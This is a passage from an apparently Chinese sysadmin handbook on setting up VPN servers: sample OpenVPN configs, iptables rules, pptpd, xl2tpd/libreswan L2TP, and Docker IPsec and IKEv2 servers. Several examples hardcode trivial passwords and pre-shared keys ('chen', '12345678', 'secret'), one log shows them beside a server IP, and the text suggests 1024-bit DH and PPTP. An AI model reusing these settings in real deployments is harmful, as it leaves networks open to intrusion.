# Use "dev tap0" if you are ethernet bridging
# and have precreated a tap0 virtual interface
# and bridged it with your ethernet interface.
# If you want to control access policies
# over the VPN, you must create firewall
# rules for the the TUN/TAP interface.
# On non-Windows systems, you can give
# an explicit unit number, such as tun0.
# On Windows, use "dev-node" for this.
# On most systems, the VPN will not function
```

```
# unless you partially or fully disable
# the firewall for the TUN/TAP interface.
;dev tap
dev tun

# Windows needs the TAP-Win32 adapter name
# from the Network Connections panel if you
# have more than one.  On XP SP2 or higher,
# you may need to selectively disable the
# Windows firewall for the TAP adapter.
# Non-Windows systems usually don't need this.
;dev-node MyTap

# SSL/TLS root certificate (ca), certificate
# (cert), and private key (key).  Each client
# and the server must have their own cert and
# key file.  The server and all clients will
# use the same ca file.
#
# See the "easy-rsa" directory for a series
# of scripts for generating RSA certificates
# and private keys.  Remember to use
# a unique Common Name for the server
# and each of the client certificates.
#
# Any X509 key management system can be used.
# OpenVPN can also use a PKCS #12 formatted key file
# (see "pkcs12" directive in man page).
ca ca.crt
cert server.crt
key server.key  # This file should be kept secret

# Diffie hellman parameters.
# Generate your own with:
#   openssl dhparam -out dh1024.pem 1024
# Substitute 2048 for 1024 if you are using
# 2048 bit keys.
dh dh1024.pem

# Configure server mode and supply a VPN subnet
# for OpenVPN to draw client addresses from.
# The server will take 10.8.0.1 for itself,
# the rest will be made available to clients.
# Each client will be able to reach the server
# on 10.8.0.1. Comment this line out if you are
```

```
# ethernet bridging. See the man page for more info.
server 10.8.0.0 255.255.255.0

# Maintain a record of client <-> virtual IP address
# associations in this file.  If OpenVPN goes down or
# is restarted, reconnecting clients can be assigned
# the same virtual IP address from the pool that was
# previously assigned.
ifconfig-pool-persist ipp.txt

# Configure server mode for ethernet bridging.
# You must first use your OS's bridging capability
# to bridge the TAP interface with the ethernet
# NIC interface.  Then you must manually set the
# IP/netmask on the bridge interface, here we
# assume 10.8.0.4/255.255.255.0.  Finally we
# must set aside an IP range in this subnet
# (start=10.8.0.50 end=10.8.0.100) to allocate
# to connecting clients.  Leave this line commented
# out unless you are ethernet bridging.
;server-bridge 10.8.0.4 255.255.255.0 10.8.0.50 10.8.0.100

# Configure server mode for ethernet bridging
# using a DHCP-proxy, where clients talk
# to the OpenVPN server-side DHCP server
# to receive their IP address allocation
# and DNS server addresses.  You must first use
# your OS's bridging capability to bridge the TAP
# interface with the ethernet NIC interface.
# Note: this mode only works on clients (such as
# Windows), where the client-side TAP adapter is
# bound to a DHCP client.
;server-bridge

# Push routes to the client to allow it
# to reach other private subnets behind
# the server.  Remember that these
# private subnets will also need
# to know to route the OpenVPN client
# address pool (10.8.0.0/255.255.255.0)
# back to the OpenVPN server.
;push "route 192.168.10.0 255.255.255.0"
;push "route 192.168.20.0 255.255.255.0"
push "route 172.16.0.0 255.255.255.0"
```

```
# To assign specific IP addresses to specific
# clients or if a connecting client has a private
# subnet behind it that should also have VPN access,
# use the subdirectory "ccd" for client-specific
# configuration files (see man page for more info).

# EXAMPLE: Suppose the client
# having the certificate common name "Thelonious"
# also has a small subnet behind his connecting
# machine, such as 192.168.40.128/255.255.255.248.
# First, uncomment out these lines:
;client-config-dir ccd
;route 192.168.40.128 255.255.255.248
# Then create a file ccd/Thelonious with this line:
#   iroute 192.168.40.128 255.255.255.248
# This will allow Thelonious' private subnet to
# access the VPN.  This example will only work
# if you are routing, not bridging, i.e. you are
# using "dev tun" and "server" directives.

# EXAMPLE: Suppose you want to give
# Thelonious a fixed VPN IP address of 10.9.0.1.
# First uncomment out these lines:
;client-config-dir ccd
;route 10.9.0.0 255.255.255.252
route 192.168.102.0 255.255.255.0
# Then add this line to ccd/Thelonious:
#   ifconfig-push 10.9.0.1 10.9.0.2

# Suppose that you want to enable different
# firewall access policies for different groups
# of clients.  There are two methods:
# (1) Run multiple OpenVPN daemons, one for each
#     group, and firewall the TUN/TAP interface
#     for each group/daemon appropriately.
# (2) (Advanced) Create a script to dynamically
#     modify the firewall in response to access
#     from different clients.  See man
#     page for more info on learn-address script.
;learn-address ./script

# If enabled, this directive will configure
# all clients to redirect their default
# network gateway through the VPN, causing
# all IP traffic such as web browsing and
```

```
# and DNS lookups to go through the VPN
# (The OpenVPN server machine may need to NAT
# or bridge the TUN/TAP interface to the internet
# in order for this to work properly).
;push "redirect-gateway def1 bypass-dhcp"
;push "redirect-gateway"

# Certain Windows-specific network settings
# can be pushed to clients, such as DNS
# or WINS server addresses.  CAVEAT:
# http://openvpn.net/faq.html#dhcpcaveats
# The addresses below refer to the public
# DNS servers provided by opendns.com.
;push "dhcp-option DNS 208.67.222.222"
;push "dhcp-option DNS 208.67.220.220"

# Uncomment this directive to allow different
# clients to be able to "see" each other.
# By default, clients will only see the server.
# To force clients to only see the server, you
# will also need to appropriately firewall the
# server's TUN/TAP interface.
client-to-client

# Uncomment this directive if multiple clients
# might connect with the same certificate/key
# files or common names.  This is recommended
# only for testing purposes.  For production use,
# each client should have its own certificate/key
# pair.
#
# IF YOU HAVE NOT GENERATED INDIVIDUAL
# CERTIFICATE/KEY PAIRS FOR EACH CLIENT,
# EACH HAVING ITS OWN UNIQUE "COMMON NAME",
# UNCOMMENT THIS LINE OUT.
;duplicate-cn

# The keepalive directive causes ping-like
# messages to be sent back and forth over
# the link so that each side knows when
# the other side has gone down.
# Ping every 10 seconds, assume that remote
# peer is down if no ping received during
# a 120 second time period.
keepalive 10 120
```

```
# For extra security beyond that provided
# by SSL/TLS, create an "HMAC firewall"
# to help block DoS attacks and UDP port flooding.
#
# Generate with:
#   openvpn --genkey --secret ta.key
#
# The server and each client must have
# a copy of this key.
# The second parameter should be '0'
# on the server and '1' on the clients.
;tls-auth ta.key 0 # This file is secret

# Select a cryptographic cipher.
# This config item must be copied to
# the client config file as well.
;cipher BF-CBC        # Blowfish (default)
;cipher AES-128-CBC   # AES
;cipher DES-EDE3-CBC  # Triple-DES

# Enable compression on the VPN link.
# If you enable it here, you must also
# enable it in the client config file.
comp-lzo

# The maximum number of concurrently connected
# clients we want to allow.
;max-clients 100

# It's a good idea to reduce the OpenVPN
# daemon's privileges after initialization.
#
# You can uncomment this out on
# non-Windows systems.
;user nobody
;group nogroup

# The persist options will try to avoid
# accessing certain resources on restart
# that may no longer be accessible because
# of the privilege downgrade.
persist-key
persist-tun
```

```
# Output a short status file showing
# current connections, truncated
# and rewritten every minute.
status openvpn-status.log

# By default, log messages will go to the syslog (or
# on Windows, if running as a service, they will go to
# the "\Program Files\OpenVPN\log" directory).
# Use log or log-append to override this default.
# "log" will truncate the log file on OpenVPN startup,
# while "log-append" will append to it.  Use one
# or the other (but not both).
log         openvpn.log
log-append  openvpn.log

# Set the appropriate level of log
# file verbosity.
#
# 0 is silent, except for fatal errors
# 4 is reasonable for general usage
# 5 and 6 can help to debug connection problems
# 9 is extremely verbose
verb 3

# Silence repeating messages.  At most 20
# sequential messages of the same message
# category will be output to the log.
;mute 20
```

例 33.9. home.ovpn

```
#############################################
# Sample client-side OpenVPN 2.0 config file #
# for connecting to multi-client server.     #
#                                            #
# This configuration can be used by multiple #
# clients, however each client should have   #
# its own cert and key files.                #
#                                            #
# On Windows, you might want to rename this  #
# file so it has a .ovpn extension           #
```

```
#############################################

# Specify that we are a client and that we
# will be pulling certain config file directives
# from the server.
client

# Use the same setting as you are using on
# the server.
# On most systems, the VPN will not function
# unless you partially or fully disable
# the firewall for the TUN/TAP interface.
;dev tap
dev tun

# Windows needs the TAP-Win32 adapter name
# from the Network Connections panel
# if you have more than one.  On XP SP2,
# you may need to disable the firewall
# for the TAP adapter.
;dev-node MyTap

# Are we connecting to a TCP or
# UDP server?  Use the same setting as
# on the server.
;proto tcp
proto udp

# The hostname/IP and port of the server.
# You can have multiple remote entries
# to load balance between the servers.
remote vpn.netkiller.cn 1194
;remote my-server-2 1194

# Choose a random host from the remote
# list for load-balancing.  Otherwise
# try hosts in the order specified.
;remote-random

# Keep trying indefinitely to resolve the
# host name of the OpenVPN server.  Very useful
# on machines which are not permanently connected
# to the internet such as laptops.
resolv-retry infinite
```

```
# Most clients don't need to bind to
# a specific local port number.
nobind

# Downgrade privileges after initialization (non-Windows only)
;user nobody
;group nobody

# Try to preserve some state across restarts.
persist-key
persist-tun

# If you are connecting through an
# HTTP proxy to reach the actual OpenVPN
# server, put the proxy server/IP and
# port number here.  See the man page
# if your proxy server requires
# authentication.
;http-proxy-retry # retry on connection failures
;http-proxy [proxy server] [proxy port #]

# Wireless networks often produce a lot
# of duplicate packets.  Set this flag
# to silence duplicate packet warnings.
;mute-replay-warnings

# SSL/TLS parms.
# See the server config file for more
# description.  It's best to use
# a separate .crt/.key file pair
# for each client.  A single ca
# file can be used for all clients.
ca ca.crt
cert client.crt
key client.key

# Verify server certificate by checking
# that the certicate has the nsCertType
# field set to "server".  This is an
# important precaution to protect against
# a potential attack discussed here:
#  http://openvpn.net/howto.html#mitm
#
# To use this feature, you will need to generate
# your server certificates with the nsCertType
```

```
# field set to "server".  The build-key-server
# script in the easy-rsa folder will do this.
;ns-cert-type server

# If a tls-auth key is used on the server
# then every client must also have the key.
;tls-auth ta.key 1

# Select a cryptographic cipher.
# If the cipher option is used on the server
# then you must also specify it here.
;cipher x

# Enable compression on the VPN link.
# Don't enable this unless it is also
# enabled in the server config file.
comp-lzo

# Set log file verbosity.
verb 3

# Silence repeating messages
;mute 20
```

Ethernet Bridging Example

过程 33.10. server

1. ```
   yum -y install bridge-utils
   ```

2. server.conf

   ```
   dev tap0
   server-bridge 192.168.3.5 255.255.255.0 192.168.3.200
   192.168.3.250
   push "redirect-gateway local def1"
   push "dhcp-option DNS 208.67.222.222"
   ```
   ```

```
push "dhcp-option DNS 208.67.220.220"
```

3.

```
cp /usr/share/doc/openvpn-2.1.1/sample-scripts/bridge-st*
/etc/openvpn/
chmod +x /etc/openvpn/bridge*
```

config bridge-start

```
vim /etc/openvpn/bridge-start
eth="eth0"
eth_ip="192.168.3.5"
eth_netmask="255.255.255.0"
eth_broadcast="192.168.3.255"
```

4. start

```
/etc/openvpn/bridge-start
/etc/init.d/openvpn start
```

5. stop

```
/etc/init.d/openvpn stop
/etc/openvpn/bridge-stop
```

过程 33.11. client

1. client.ovpn

```
dev tap
dev-node tap-bridge
```

2. 网上邻居右键，选择属性，TAP-Win32 Adapter V8 重命名为 tap-bridge

   vista windows7 操作系统注意:

```
OpenVPN GUI 右键“以管理员身份运行”

client.ovpn 中加入
route-method exe
route-delay 2
```

IDC Example

```
                Internet
                        |
                        V
                ethernet 0 : 120.132.x.x
        Cisco PIX Firewall      NAT(120.132.x.x TO 172.16.1.2)
                ethernet 1 : 172.16.1.254
                        |
                        V
Cisco Catalyst 3750 Switch
                g0/0/1 : 172.16.1.1
                        |
                        V
        eth0 : 172.16.1.2
        OpenVPN Server
```

VPN 拨通后不能正常访问172.16.1.0

/etc/openvpn/server.conf

```
push "redirect-gateway def1 bypass-dhcp"
```

```
$ sudo iptables -t nat -A POSTROUTING -s 10.8.0.0/24 -o eth0 -j
MASQUERADE
```

OpenVPN安全

OpenVPN 一旦拨通，即可访问LAN内所有资源。很多时候我们并不希望所有的电脑都被访问。有两种方法：

通过 push 是用户无法访问某些网段

通过iptables限制访问规则

```
# Generated by iptables-save v1.4.7 on Tue May 14 17:54:27 2013
*nat
:PREROUTING ACCEPT [223:25375]
:POSTROUTING ACCEPT [14:949]
:OUTPUT ACCEPT [14:949]
-A POSTROUTING -s 10.8.0.0/24 -o br0 -j MASQUERADE
COMMIT
# Completed on Tue May 14 17:54:27 2013
# Generated by iptables-save v1.4.7 on Tue May 14 17:54:27 2013
*mangle
:PREROUTING ACCEPT [11437:6020321]
:INPUT ACCEPT [3297:437320]
:FORWARD ACCEPT [8084:5579781]
:OUTPUT ACCEPT [5861:5797640]
:POSTROUTING ACCEPT [13949:11377549]
-A POSTROUTING -o virbr0 -p udp -m udp --dport 68 -j CHECKSUM --
-checksum-fill
COMMIT
# Completed on Tue May 14 17:54:27 2013
```

```
# Generated by iptables-save v1.4.7 on Tue May 14 17:54:27 2013
*filter
:INPUT ACCEPT [300:38586]
:FORWARD ACCEPT [736:520323]
:OUTPUT ACCEPT [503:536634]
-A FORWARD -d 192.168.2.10/32 -i tun0 -p tcp --dport 80 -j
ACCEPT
-A FORWARD -d 192.168.2.11/32 -i tun0 -p tcp --dport 80 -j
ACCEPT
-A FORWARD -d 192.168.2.12/32 -i tun0 -p tcp --dport 80 -j
ACCEPT
-A FORWARD -d 192.168.2.13/32 -i tun0 -p tcp --dport 80 -j
ACCEPT
-A FORWARD -d 192.168.2.14/32 -i tun0 -p tcp --dport 80 -j
ACCEPT
-A FORWARD -d 192.168.0.0/16 -i tun0 -j DROP
COMMIT
# Completed on Tue May 14 17:54:27 2013
```

查询生效规则

```
# iptables -L -v
Chain INPUT (policy ACCEPT 226 packets, 17012 bytes)
 pkts bytes target     prot opt in     out     source
destination

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source
destination
    0     0 ACCEPT     tcp  --  tun0   any     anywhere
192.168.2.10        tcp dpt:http
    0     0 ACCEPT     tcp  --  tun0   any     anywhere
192.168.2.11        tcp dpt:http
    0     0 ACCEPT     tcp  --  tun0   any     anywhere
192.168.2.12        tcp dpt:http
    0     0 ACCEPT     tcp  --  tun0   any     anywhere
192.168.2.13        tcp dpt:http
    0     0 ACCEPT     tcp  --  tun0   any     anywhere
192.168.2.14        tcp dpt:http
    0     0 DROP       all  --  tun0   any     anywhere
192.168.0.0/16
```

```
Chain OUTPUT (policy ACCEPT 170 packets, 28112 bytes)
 pkts bytes target     prot opt in     out     source
destination
```

2. pptpd

Server 服务端

过程 33.12. pptpd 安装步骤

1. install

   Ubuntu

   ```
   $ sudo apt-get install pptpd
   ```

   CentOS

   ```
   # yum install pptp pptp-setup
   ```

2. $ sudo vim /etc/pptpd.conf

   ```
   localip 172.16.0.1
   remoteip 172.16.0.50-100
   ```

3. $ sudo vim /etc/ppp/pptpd-options

   ```
   ms-dns 208.67.222.222
   ms-dns 208.67.220.220
   ```

4. $ sudo vim /etc/ppp/chap-secrets

```
# Secrets for authentication using CHAP
# client        server  secret                  IP
addresses
neo pptpd chen *
```

5. restart

```
sudo /etc/init.d/pptpd restart
Restarting PPTP:
Stopping PPTP: pptpd.
Starting PPTP Daemon: pptpd.
```

6.

```
# ifconfig ppp0
ppp0      Link encap:Point-to-Point Protocol
          inet addr:192.168.3.9  P-t-P:192.168.3.15
Mask:255.255.255.255
          UP POINTOPOINT RUNNING NOARP MULTICAST  MTU:1396
Metric:1
          RX packets:1545 errors:0 dropped:0 overruns:0
frame:0
          TX packets:1008 errors:0 dropped:0 overruns:0
carrier:0
          collisions:0 txqueuelen:3
          RX bytes:342505 (334.4 KiB)  TX bytes:239324
(233.7 KiB)
```

7. $ sudo vim /etc/sysctl.conf

```
# Uncomment the next line to enable packet forwarding for
IPv4
net.ipv4.ip_forward=1
```

refresh status

```
$ sudo sysctl -p
net.ipv4.ip_forward = 1
```

8. NAT

```
$ sudo iptables -t nat -A POSTROUTING -s 172.16.0.0/24 -o
eth0 -j MASQUERADE
$ sudo iptables-save > /etc/iptables-rules
```

$ sudo vim /etc/network/interfaces

```
pre-up iptables-restore < /etc/iptables-rules
```

9. firewall

```
$ sudo ufw allow 1723
```

```
Rules updated
```

MTU

```
$ sudo iptables -A FORWARD -s 10.100.0.0/24 -p tcp -m tcp --
tcp-flags SYN,RST SYN -j TCPMSS --set-mss 1200

还有一个最简单的修改mtu的办法:
$ sudo vim /etc/ppp/ip-up.local

!/bin/bash

/sbin/ifconfig $1 mtu 1496
```

Client 客户端

安装pptp客户端

```
yum install -y pptp pptp-setup
```

创建账号

普通账号

```
pptpsetup --create vpn --server vpn.netkiller.cn \
--username neo --password netkiller
```

加密账号

```
pptpsetup --create vpn0 --server vpn.netkiller.cn \
--username neo --password netkiller --encrypt
```

查看vpn配置文件

```
# cat /etc/ppp/peers/vpn
# written by pptpsetup
pty "pptp vpn.netkiller.cn --nolaunchpppd"
lock
noauth
nobsdcomp
nodeflate
name neo
remotename vpn
ipparam vpn
```

内核模块安装

```
for module in nf_nat_pptp nf_conntrack_pptp
nf_conntrack_proto_gre
do
    modprobe $module
done
```

拨入VPN

链接vpn

```
pppd call vpn
```

查看日志

```
# tail -f /var/log/messages | grep pppd
Sep  9 19:09:19 iZ621r6pk9aZ pppd[21801]: pppd 2.4.5 started by
root, uid 0
Sep  9 19:09:19 iZ621r6pk9aZ pppd[21801]: Using interface ppp0
```

路由配置

自动配置路由

创建文件/etc/ppp/ip-up.local，写入添加路由命令，然后赋予可执行权限。

```
[neo@netkiller ppp]# cat /etc/ppp/ip-up.local
ip route add 192.168.0.0/24 dev ppp0  scope link

[neo@netkiller ppp]# chmod +x /etc/ppp/ip-up.local
```

创建文件 /etc/ppp/ip-down.local 写入删除路由命令，然后赋予可执行权限

```
# cat /etc/ppp/ip-down.local
ip route del 192.168.0.0/24 dev ppp0

chmod +x /etc/ppp/ip-down.local
```

手工配置路由

添加路由

```
ip route add 192.168.0.0/24 dev ppp0  scope link
```

查看路由表

```
[neo@netkiller ppp]# ip route
default via 47.19.19.27 dev eth1
1.2.2.2 dev ppp0  proto kernel  scope link  src 2.0.1.8
10.0.0.0/8 via 10.47.47.247 dev eth0
10.47.40.0/21 dev eth0  proto kernel  scope link  src
10.47.40.190
47.89.36.0/22 dev eth1  proto kernel  scope link  src
47.89.36.254
100.64.0.0/10 via 10.47.47.247 dev eth0
118.142.17.226 via 47.89.39.247 dev eth1  src 47.89.36.254
169.254.0.0/16 dev eth0  scope link  metric 1002
169.254.0.0/16 dev eth1  scope link  metric 1003
172.16.0.0/12 via 10.47.47.247 dev eth0
192.168.0.0/24 dev ppp0  scope link
```

删除路由

```
ip route del 192.168.0.0/24 dev ppp0
```

FreeBSD 等老系统

```
route add -net 192.168.0.0/24 dev ppp0
```

FAQ

800 错误

错误：800

运行 ipconfig /flushdns 后，再试

测试 PPTP 端口

```
telnet vpn.netkiller.cn 1723
```

debug

```
# pppd call vpn debug dump logfd 2 updetach
pppd options in effect:
debug           # (from command line)
updetach                # (from command line)
logfd 2         # (from command line)
dump            # (from command line)
noauth          # (from /etc/ppp/peers/vpn)
name cf4                # (from /etc/ppp/peers/vpn)
remotename vpn          # (from /etc/ppp/peers/vpn)
                # (from /etc/ppp/peers/vpn)
pty pptp vpn.netkiller.cn --nolaunchpppd                # (from
/etc/ppp/peers/vpn)
ipparam vpn             # (from /etc/ppp/peers/vpn)
```

```
nobsdcomp               # (from /etc/ppp/peers/vpn)
nodeflate               # (from /etc/ppp/peers/vpn)
using channel 4
Using interface ppp0
Connect: ppp0 <--> /dev/pts/6
sent [LCP ConfReq id=0x1 <asyncmap 0x0> <magic 0xf6887c7c>
<pcomp> <accomp>]
sent [LCP ConfReq id=0x1 <asyncmap 0x0> <magic 0xf6887c7c>
<pcomp> <accomp>]
```

3. l2tpd - dummy package for l2tpd to xl2tpd transition

PAP（PasswordAuthenticationProtocol 密码认证协议）PAP 是 PPP 协议集中的一种链路控制协议，通过2次握手建立认证，对等结点持续重复发送 ID/ 密码（明文）给验证者，直至认证得到响应或连接终止，常见于PPPOE拨号环境中。

首先被认证方向认证方发送认证请求（包含用户名和密码），以明文形式进行传输，认证方接到认证请求，再根据被认证方发送来的用户名去到自己的数据库认证用户名密码是否正确，如果密码正确，PAP认证通过，如果用户名密码错误，PAP认证未通过 PAP 并不是一种强有效的认证方法，其密码以文本格式在电路上进行发送，对于窃听、重放或重复尝试和错误攻击没有任何保护。

CHAP (ChallengeHandshakeAuthenticationProtocol 质询握手认证协议) CHAP通过三次握手验证被认证方的身份（密文），在初始链路建立时完成，为了提高安全性，在链路建立之后周期性进行验证，目前在企业网的远程接入环境中用的比较常见。

CHAP:

1. 链路建立阶段结束之后，认证方主动向对端点发送“challenge”消息（此认证序列号id+认证方主机名+随机数）
2. 对端点去到自己的数据库查到认证方主机名对应的密码，用查到的密码结合认证方发来的认证序列号id和随机数，经过单向哈希函数MD5计算出来的值做应答。
3. 根据被认证方发来的认证用户名，主认证方在本地数据库中查找被认证方对应的密码，结合id找到先前保存的随机数据和id根据MD5算法算出一个Hash值，与被认证方得到的Hash值做比较，如果一致，则认证通过，如果不一致，则认证不通过。
4. 经过一定的随机间隔，认证方发送一个新的 challenge 给端点，重复步骤 1 到 3 。

Docker 安装 L2TP

https://github.com/hwdsl2/docker-ipsec-vpn-server

```
docker run \
   --name ipsec-vpn-server \
   --restart=always \
   -e VPN_IPSEC_PSK=secret \
   -e VPN_USER=neo \
   -e VPN_PASSWORD=chen \
   -p 500:500/udp \
   -p 4500:4500/udp \
   -v /lib/modules:/lib/modules:ro \
   -d --privileged \
   hwdsl2/ipsec-vpn-server
```

```
root@netkiller:~# docker logs -f ipsec-vpn-server

Trying to auto discover IP of this server...

Starting IPsec service...

================================================

IPsec VPN server is now ready for use!

Connect to your new VPN with these details:

Server IP: 118.216.150.196
IPsec PSK: secret
Username: neo
Password: chen

Write these down. You'll need them to connect!

VPN client setup: https://vpnsetup.net/clients2

================================================

xl2tpd[1]: Not looking for kernel SAref support.
```

```
xl2tpd[1]: Using l2tp kernel support.
xl2tpd[1]: xl2tpd version xl2tpd-1.3.18 started on 572c9e11099b
PID:1
xl2tpd[1]: Written by Mark Spencer, Copyright (C) 1998, Adtran,
Inc.
xl2tpd[1]: Forked by Scott Balmos and David Stipp, (C) 2001
xl2tpd[1]: Inherited by Jeff McAdams, (C) 2002
xl2tpd[1]: Forked again by Xelerance (www.xelerance.com) (C)
2006-2016
xl2tpd[1]: Listening on IP address 0.0.0.0, port 1701
```

连接到L2TP会打印如下日志

```
xl2tpd[1]: Connection established to 221.229.164.130, 61844.
Local: 32536, Remote: 32 (ref=0/0).  LNS session is 'default'
xl2tpd[1]: check_control: Received out of order control packet
on tunnel 32 (got 2, expected 3)
xl2tpd[1]: handle_control: bad control packet!
xl2tpd[1]: Call established with 221.229.164.130, PID: 660,
Local: 2572, Remote: 37820, Serial: 1
```

Ubuntu

过程 33.13. install l2tpd

1. install

```
# apt-get install l2tpd
```

2. /etc/xl2tpd/xl2tpd.conf

```
# cp /etc/xl2tpd/xl2tpd.conf
/etc/xl2tpd/xl2tpd.conf.original
# vim /etc/xl2tpd/xl2tpd.conf

[global]
port = 1701
auth file = /etc/xl2tpd/l2tp-secrets

[lns default]
ip range = 192.168.3.200-192.168.3.250
local ip = 192.168.3.9
require chap = yes
refuse pap = yes
require authentication = yes
name = vpn.example.com
pppoptfile = /etc/ppp/options.l2tpd.lns
```

3. /etc/ppp/options.l2tpd.lns

```
vim /etc/ppp/options.l2tpd.lns

ipcp-accept-local
ipcp-accept-remote
ms-dns 208.67.222.222
ms-dns 208.67.220.220
ms-wins 192.168.3.4
noccp
auth
crtscts
idle 1800
mtu 1410
mru 1410
nodefaultroute
debug
lock
proxyarp
connect-delay 5000
```

```
```

4. /etc/xl2tpd/l2tp-secrets

```
vim /etc/xl2tpd/l2tp-secrets

neo     *       chen    *
```

5. start

```
/etc/init.d/xl2tpd start
```

CentOS 8 Stream

过程 33.14. L2TP 服务器端

1. 安装 xl2tpd

```
[root@stage ~]# dnf search xl2tpd | grep xl2tpd
Last metadata expiration check: 2:14:26 ago on Thu 16 Sep
2021 03:24:26 PM CST.
============================== Name Matched: l2tpd
==============================
xl2tpd.x86_64 : Layer 2 Tunnelling Protocol Daemon (RFC
2661)
```

```
[root@stage ~]# dnf install -y xl2tpd libreswan
```

```

```

由于L2TP安装需要加载内核模块，所以需要重启系统，否则 modprobe 找不到 l2tp_ppp 模块

```
[root@stage ~]# reboot
```

2. 配置 /etc/xl2tpd/xl2tpd.conf

```
[root@stage ~]# cp /etc/xl2tpd/xl2tpd.conf{,.original}

[root@stage ~]# cat /etc/xl2tpd/xl2tpd.conf | grep -v "^;"

[global]

[lns default]
ip range = 192.168.1.128-192.168.1.254
local ip = 192.168.1.99
require chap = yes
refuse pap = yes
require authentication = yes
name = LinuxVPNserver
ppp debug = yes
pppoptfile = /etc/ppp/options.xl2tpd
length bit = yes
```

配置 /etc/ppp/options.xl2tpd

```
[root@stage ~]# vim /etc/ppp/options.xl2tpd
ipcp-accept-local
ipcp-accept-remote
ms-dns  8.8.8.8
```

```
ms-dns  1.1.1.1
# ms-dns  192.168.1.1
# ms-dns  192.168.1.3
# ms-wins 192.168.1.2
# ms-wins 192.168.1.4
noccp
auth
#obsolete: crtscts
idle 1800
mtu 1410
mru 1410
nodefaultroute
debug
#obsolete: lock
proxyarp
connect-delay 5000
# To allow authentication against a Windows domain EXAMPLE,
and require the
# user to be in a group "VPN Users". Requires the samba-
winbind package
# require-mschap-v2
# plugin winbind.so
# ntlm_auth-helper '/usr/bin/ntlm_auth --helper-
protocol=ntlm-server-1 --require-membership-
of="EXAMPLE\\VPN Users"'
# You need to join the domain on the server, for example
using samba:
# http://rootmanager.com/ubuntu-ipsec-l2tp-windows-domain-
auth/setting-up-openswan-xl2tpd-with-native-windows-
clients-lucid.html
```

修改为

```
[root@stage ~]# cat /etc/ppp/options.xl2tpd | grep -v ^#
ipcp-accept-local
ipcp-accept-remote
ms-dns  8.8.8.8
ms-dns  114.114.114.114
auth
idle 1800
```

```
mtu 1410
mru 1410
nodefaultroute
debug
connect-delay 5000
require-mschap-v2
logfile /var/log/xl2tpd.log
```

3. 配置 Ipsec

```
[root@stage ~]# cp /etc/ipsec.conf{,.original}

[root@stage ~]# cat /etc/ipsec.conf | grep -v "#"

config setup
        logfile=/var/log/pluto.log
        interfaces="%defaultroute"

virtual_private=%v4:10.0.0.0/8,%v4:192.168.0.0/16,%v4:172.1
6.0.0/12,%v4:25.0.0.0/8,%v4:100.64.0.0/10,%v6:fd00::/8,%v6:
fe80::/10


include /etc/ipsec.d/*.conf
```

```
[root@stage ~]# cat > /etc/ipsec.d/default.secrets <<EOF
# 0.0.0.0 %any: PSK "123456"
# %any  %any  : PSK "VPN_IPSEC_PSK"
: PSK "12345678"
EOF

[root@stage ~]# cat /etc/ipsec.d/default.secrets
```

4. 创建登陆用户和密码

设置登陆密码 /etc/ppp/chap-secrets

```
[root@stage ~]# cp /etc/ppp/chap-secrets
[root@stage ~]# cat /etc/ppp/chap-secrets
# Secrets for authentication using CHAP
# client        server  secret                  IP
addresses
neo     *       chen    *
tom     *       112233  *
apple   *       chen    *
"username" l2tpd "password" *
```

```
[root@stage ~]# vim /etc/xl2tpd/l2tp-secrets
[root@stage ~]# cat /etc/xl2tpd/l2tp-secrets
# Secrets for authenticating l2tp tunnels
# us    them    secret
# *             marko blah2
# zeus          marko   blah
# *     *       interop

neo     *       chen    *
```

5. 启动

```
cat << 'EOF' >>  /etc/sysctl.conf

# XL2TPD Add by neo
net.ipv4.ip_forward=1
net.ipv4.conf.default.send_redirects=0
net.ipv4.conf.default.accept_redirects=0
EOF
```

```
[root@stage ~]# modprobe l2tp_ppp
[root@stage ~]# lsmod | grep l2tp
l2tp_ppp               28672  0
l2tp_netlink           28672  1 l2tp_ppp
l2tp_core              32768  2 l2tp_ppp,l2tp_netlink
pppox                  16384  1 l2tp_ppp
ppp_generic            45056  2 pppox,l2tp_ppp
ip6_udp_tunnel         16384  1 l2tp_core
udp_tunnel             20480  1 l2tp_core
```

```
[root@stage ~]# sysctl -w
net.ipv4.conf.default.send_redirects=0
[root@stage ~]# sysctl -w
net.ipv4.conf.default.accept_redirects=0
[root@stage ~]# ipsec verify
Verifying installed system and configuration files

Version check and ipsec on-path
[OK]
Libreswan 4.3 (netkey) on 4.18.0-305.12.1.el8_4.x86_64
Checking for IPsec support in kernel
[OK]
 NETKEY: Testing XFRM related proc values
         ICMP default/send_redirects
[OK]
         ICMP default/accept_redirects
[OK]
         XFRM larval drop
[OK]
Pluto ipsec.conf syntax
[OK]
Checking rp_filter
[OK]
Checking that pluto is running
[OK]
 Pluto listening for IKE on udp 500
[OK]
 Pluto listening for IKE/NAT-T on udp 4500
[OK]
```

```
 Pluto ipsec.secret syntax
[OK]
Checking 'ip' command
[OK]
Checking 'iptables' command
[OK]
Checking 'prelink' command does not interfere with FIPS
[OK]
Checking for obsolete ipsec.conf options
[OK]
```

```
[root@stage ~]# systemctl enable ipsec
Created symlink /etc/systemd/system/multi-
user.target.wants/ipsec.service →
/usr/lib/systemd/system/ipsec.service.
[root@stage ~]# systemctl start ipsec

[root@stage ~]# systemctl enable xl2tpd
[root@stage ~]# systemctl start xl2tpd
```

6. 配置IP伪装

```
iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
iptables -A FORWARD -o ppp0 -j ACCEPT
```

```
firewall-cmd --permanent --add-service=ipsec    # 放行ipsec
服务，安装时会自定生成此服务
firewall-cmd --permanent --add-port=1701/udp    # xl2tp 的
端口，默认1701.
firewall-cmd --permanent --add-port=4500/udp    # ipsec 的
端口
```

```
firewall-cmd --permanent --add-masquerade                    #
启用NAT转发功能。必须启用此功能
firewall-cmd --reload
```

Ipsec VPN

ipsec-tools - IPsec tools for Linux

https://trac.ipsec-tools.net/

FAQ

Unsupported protocol 'Compression Control Protocol' (0x80fd) received

删除 /etc/ppp/options.xl2tpd 文件中的 noccp

4. IKEv2 VPN Server

IKEv2 VPN Server on Docker

https://github.com/gaomd/docker-ikev2-vpn-server

启动 VPN Server

```
docker run --privileged -d --name ikev2-vpn-server --
restart=always -p 500:500/udp -p 4500:4500/udp gaomd/ikev2-vpn-
server:0.3.0
```

复制配置文件，并将配置文件 ikev2-vpn.mobileconfig 发送给客户端

```
docker run --privileged -i -t --rm --volumes-from ikev2-vpn-
server -e "HOST=vpn1.example.com" gaomd/ikev2-vpn-server:0.3.0
generate-mobileconfig > ikev2-vpn.mobileconfig

